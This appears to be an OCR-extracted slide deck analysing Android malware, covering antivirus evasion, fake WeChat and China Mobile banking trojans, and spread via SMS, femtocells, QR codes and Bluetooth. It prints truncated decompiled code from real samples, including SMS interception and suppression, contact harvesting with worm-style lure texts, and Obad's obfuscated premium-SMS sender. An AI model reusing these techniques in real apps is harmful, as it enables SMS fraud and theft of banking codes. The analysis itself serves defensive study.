
Antivirus Evasion Case - Malicious Native Code


Bios.A

- Append malicious dex code to ELF SO.
- Drop malicious dex file at runtime.
- Load and run dex file to download
- other malicious code from server.










Antivirus Evasion Case – App Protector

BankStealer.A

- Guises as WeChat app, steal banking info, steal money.
- Malicious code protected by Bangcle app protect technique.




Bangcle protected code VS. unpacked code

Fake WeChat

Spreads by Third-Party App Store

Third-Party App Store and forum

- Very low level security audit
- Notorious Russian third-party app stores are **FULL** of toll fraud malware



http://softandroid.ru/


```
while (i < arrayOfSmsMessage.length)
{
  arrayOfSmsMessage[i] = SmsMessage.createFromPdu((byte[])arrayOfObject[i]);
  if ((arrayOfSmsMessage[i].getDisplayMessageBody().toLowerCase().contains("Ответьте на это"
  {
    String str1 = arrayOfSmsMessage[i].getOriginatingAddress();
    String[] arrayOfString = this.b;
    int j = -1 + this.b.length;
    int k = 0 + new Random().nextInt(j + 0);
    if (k == 0)
      k = 1;
    String str2 = arrayOfString[k];
    PendingIntent localPendingIntent = PendingIntent.getBroadcast(this.a, 0, new Intent(this
    SmsManager.getDefault().sendTextMessage(str1, null, str2, localPendingIntent, null);
    abortBroadcast();
  }
  if ((arrayOfSmsMessage[i].getDisplayMessageBody().toLowerCase().contains("недостаточно"))
    abortBroadcast();
  if ((arrayOfSmsMessage[i].getOriginatingAddress().contains("5051")) || (arrayOfSmsMessage[
    abortBroadcast();
  if ((arrayOfSmsMessage[i].getOriginatingAddress().contains("111")) || (arrayOfSmsMessage[i
  {
    Matcher localMatcher = Pattern.compile("-?\\d+").matcher(arrayOfSmsMessage[i].getDisplay
```

Trojan!FakeInst.AS

Spreads by Text Message

Worm!Samsapo.A

- When running on an Android device, it will send an SMS message with text “Это твои фото?” (which is Russian for “Is this your photo?”) and a link to the malicious APK package to all of the user’s contacts.
- Steal SMS.




```
}

public ArrayList<String> getNumbers()
{
  ArrayList localArrayList = new ArrayList();
  ContentResolver localContentResolver = this.context.getContentResolver();
  Cursor localCursor1 = localContentResolver.query(ContactsContract.Contacts.CONTENT_URI, null, null, null
  if (localCursor1.getCount() > 0);
  do
    if (!localCursor1.moveToNext())
      return localArrayList;
  while (Integer.parseInt(localCursor1.getString(localCursor1.getColumnIndex("has_phone_number"))) <= 0);
  String str1 = localCursor1.getString(localCursor1.getColumnIndex("_id"));
  Uri localUri = ContactsContract.CommonDataKinds.Phone.CONTENT_URI;
```

```
@Override
protected void onProgressUpdate(String[] paramArrayOfString)
{
  super.onProgressUpdate(paramArrayOfString);
  try
  {
    String str1 = paramArrayOfString[0].replaceAll("[^\\d]", "");
    SharedPreferences localSharedPreferences = SplashScreen.this.getSharedPreferences("BlockNums", 0);
    if ((!localSharedPreferences.getBoolean(str1, false)) && (PhoneNumberUtils.isWellFormedSmsAddress(paramArrayOfString[0].trim())))
    {
      SharedPreferences.Editor localEditor = localSharedPreferences.edit();
      SMS localSMS = new SMS(SplashScreen.this);
      String str2 = paramArrayOfString[0].trim();
      StringBuffer localStringBuffer1 = new StringBuffer();
      StringBuffer localStringBuffer2 = new StringBuffer();
      StringBuffer localStringBuffer3 = new StringBuffer();
      localSMS.sendSMS(str2, localStringBuffer2.append(localStringBuffer3.append("Это твои фото? http://").append(SplashScreen.this.serverName).toString()).append("/").toString() + str1);
      localEditor.putBoolean(str1, true);
      localEditor.commit();
    }
    return;
```

Spreads by Femtocell

Femtocell


- Femtocell is a low-power cellular base station given or sold to subscribers by mobile network operators. It works just like a small cell tower, using a home Internet connection to interface with the provider network. When in range, a mobile phone will connect to a femtocell as if it were a standard cell tower and send all its traffic through it without any indication to the user.
- Revealed on Blackhat 2013 talk
- Femtocell placed in the trunk of the car is used to send SCAM and SPAM text messages

**http://www.blackhat.com/us-13/briefings.html#Ritter*

Spreads by Femtocell

FakeCMCC.A

- On May 27th 2014, Mr. Zhang received a SMS message from 10086 (China Mobile customer service number), said that he won 100 Yuan (12 Euro) bonus.
- He clicked link in the SMS and open the phishing China Mobile website.
- He clicked "login to get bonus" button and fill in banking information including bank card number and password, phone number.
- The phishing site asked him to download and install fake China Mobile app to get bonus.
- Mr. Zhang agreed and installed it.
- The next day, no bonus but 3400 Yuan (400 Euro) in Mr. Zhang's bank card was lost.



Spreads by Femtocell


All information needed to complete fraudulent Automated Clearing House (ACH) and wire transfers from victim accounts


- **Bank card number**
- **Bank card password**
- **Phone number**
- **TAN numbers (sent via SMS)**


FakeCMCC.A

- Femtocell carried in a car driving around office buildings downtown sends scam text messages with China Mobile official number.
- The scam text messages will lead victims to phishing China Mobile site and steal victims' **bank card number** and **password**, **phone number**.
- The phishing site tricks victim to install malicious app, which is used to steal banking SMS messages to bypass two-factor authentication systems that rely on mobile **TAN numbers** (sent via SMS).

Spreads by Femtocell









*http://www.apkprotect.com


Spreads by QR Code

JiFake.A – SMS Fraud Russia

- QR code (Quick Response Code) is a type of matrix barcode (or two-dimensional code). You scan a QR code with the help of your smartphone and it redirects you to a URL with a malicious file (APK or JAR). Such QR codes exist and are gaining in popularity.








https://www.securelist.com/en/blog/208193145/Malicious_QR_Codes_Pushing_Android_Malware

Spreads by Bluetooth

Obad.A – The most sophisticated Android Malware

- Sending SMS to premium-rate numbers;
- Downloading other malware programs, installing them on the infected device and/or sending them further via **Bluetooth**;
- Remotely performing commands in the console.
- Highly complexity and exploit the number of unpublished vulnerabilities.




```
private static String oCIlCll(int paramInt1, int paramInt2, int paramInt3)
{
  byte[] arrayOfByte1 = oCIlCll;
  int i = paramInt2 + 40;
  int j = paramInt1 + 75;
  byte[] arrayOfByte2 = new byte[i];
  int k = 0;
  int m;
  if (arrayOfByte1 == null)
    m = i;
  for (int n = paramInt3; ; n = arrayOfByte1[paramInt3])
  {
    paramInt3++;
    j = -4 + (m + n);
    arrayOfByte2[k] = (byte)j;
    k++;
    if (k >= i)
      return new String(arrayOfByte2, 0);
    m = j;
  }
}

// ERROR //
public void onReceive(android.content.Context paramContext, android.content.Intent paramIntent)
{
  // Byte code:
  //   0: invokestatic 141  java/lang/System:currentTimeMillis  ()J
  //   3: lstore_3
  //   4: goto +11 -> 15
  //   7: astore 84
  //   9: aload 84
  //   11: invokevirtual 147 java/lang/Throwable:getCause  ()Ljava/lang/Throwable;
  //   14: athrow
  //   15: ldc 149
  //   17: invokestatic 155  java/lang/Class:forName (Ljava/lang/String;)Ljava/lang/Class;
  //   20: ldc 157
  //   22: aconst_null
  //   23: invokevirtual 161 java/lang/Class:getMethod  (Ljava/lang/String;[Ljava/lang/Class;)Ljava/lang/reflect/Method;
  //   26: aconst_null
  //   27: aconst_null
  //   28: invokevirtual 167 java/lang/reflect/Method:invoke  (Ljava/lang/Object;[Ljava/lang/Object;)Ljava/lang/Object;
  //   31: checkcast 169  java/lang/Long
```


```
svar_StringBuilder1=new StringBuilder(String.valueOf("SELECT * FROM `"))
StringBuilder lvar_StringBuilder7=svar_StringBuilder1.append(com/android/system/admin/cIcoIIl.tableAOC)
svar_String1=new String
svar_BArr1=com/android/system/admin/oCIlCll.oCIlCll("NN8=")
svar_BArr2="dwZn5ejIxkdBNkZEmebkPI".getBytes()
android/database/Cursor lvar_Cursor2=lvar_cIcoIIl2.execSQL(lvar_StringBuilder7.append("`;").toString())

...

this.msgPattern=lvar_Cursor2.getString(lvar_Cursor2.getColumnIndex("pat"))

if (this.msgPattern.equals("") != 0)
goto Label_52 else goto Label_34

Label_34:

if (com/android/system/admin/lcclOlO.patternMatch(this.msgPattern, this.msgString) <= 0)
goto Label_52 else goto Label_51

Label_52:

if (lvar_Cursor2.moveToNext() != 0)
goto Label_33 else goto Label_53

Label_53:
goto Label_35

Label_51:
this.getMSGString()
this.msgNum=lvar_Cursor2.getString(lvar_Cursor2.getColumnIndex("num"))
this.msgText=lvar_Cursor2.getString(lvar_Cursor2.getColumnIndex("msg"))
svar_Thread1=new Thread
SMSSenderThread svar_SMSSenderThread1=new SMSSenderThread(this)
svar_Thread1.<init>(svar_SMSSenderThread1)
svar_Thread1.start()
goto Label_35
```

